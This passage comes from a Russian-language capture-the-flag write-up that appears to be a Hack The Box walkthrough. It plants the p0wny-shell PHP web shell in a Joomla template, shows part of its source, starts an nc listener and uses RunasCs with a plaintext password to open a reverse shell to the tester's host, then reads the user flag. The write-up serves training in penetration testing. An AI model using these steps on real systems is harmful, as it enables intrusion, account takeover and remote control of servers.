


Create or Upload a new file.
/templates/cassiopeia
html
layouts
chromes
mod_custom
mod_menu
tinymce
/media/templates/site/cassiopeia
css
global
system
searchtools
vendor
choicesjs
joomla-custom-elements
images
js
mod_menu
scss
Create
Choose File
No file chosen
Upload
Close

File Name: shell123
File Type: .php
Maximum upload size: 10.00 MB

Создание нового файла

В окне исходного кода вставляем **p0wny-shell**.




Joomla!
Templates: Customise (Cassiopeia)
Save
Save & Close
Rename File
Delete File
Close File
Help
File saved.
Editor
Create Overrides
Updated Files
Template Description
/templates/cassiopeia
html
component.php
error.php
index.php
joomla.asset.json
offline.php
shell123.php
templateDetails.xml
/media/templates/site/cassiopeia
css
images
js
scss
Press F10 to toggle Full Screen editing.

Editing file "/templates/cassiopeia/shell123.php" in template "cassiopeia".

```
<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = array()) {
    foreach ($list as $entry) {
        if (!function_exists($entry)) {
            return false;
        }
    }
    return true;
}

function executeCommand($cmd) {
```

Исходный код шелла

Когда файл сохранен, можно перейти к шеллу и получить возможность выполнения команд.



Not secure | 10.10.11.3/templates/cassiopeia/shell123.php
links
All Bookmarks
p0wny@shell:~#

```
web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia# whoami /all

USER INFORMATION
----------------

User Name          SID
================== =============================================
office\web_account S-1-5-21-1199398058-4196589450-691661856-1118


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia#
```


Страница с веб-шеллом

Запускаем листенер:

```
rlwrap nc -nlvp 4321
```

И с помощью **RunasCs** выполняем реверс-шелл от имени пользователя tstark.


```
RunasCs.exe tstark playboy69 -d office cmd.exe -r 10.10.16.143:4321
```



```
rlwrap nc -nlvp 4321
listening on [any] 4321 ...
connect to [10.10.16.143] from (UNKNOWN) [10.10.11.3] 64873
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>whoami
whoami
office\tstark
```

Сессия пользователя tstark

В домашнем каталоге пользователя забираем первый флаг.



```
C:\Users\tstark\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\Users\tstark\Desktop

03/22/2024  12:10 PM    <DIR>          .
01/18/2024  11:33 AM    <DIR>          ..
03/22/2024  12:10 PM         9,006,080 chisel_win.exe
03/22/2024  06:01 AM                34 user.txt
               2 File(s)      9,006,114 bytes
               2 Dir(s)   4,881,113,088 bytes free

C:\Users\tstark\Desktop>type user.txt
type user.txt
79bf608eaf4244f794e14d514ef6457b
```

Флаг пользователя


Продолжение статьи →

ПРОДВИЖЕНИЕ

Пользователь ppotts

Первым делом смотрим системные настройки. В списке прослушиваемых портов можно обнаружить 8083.

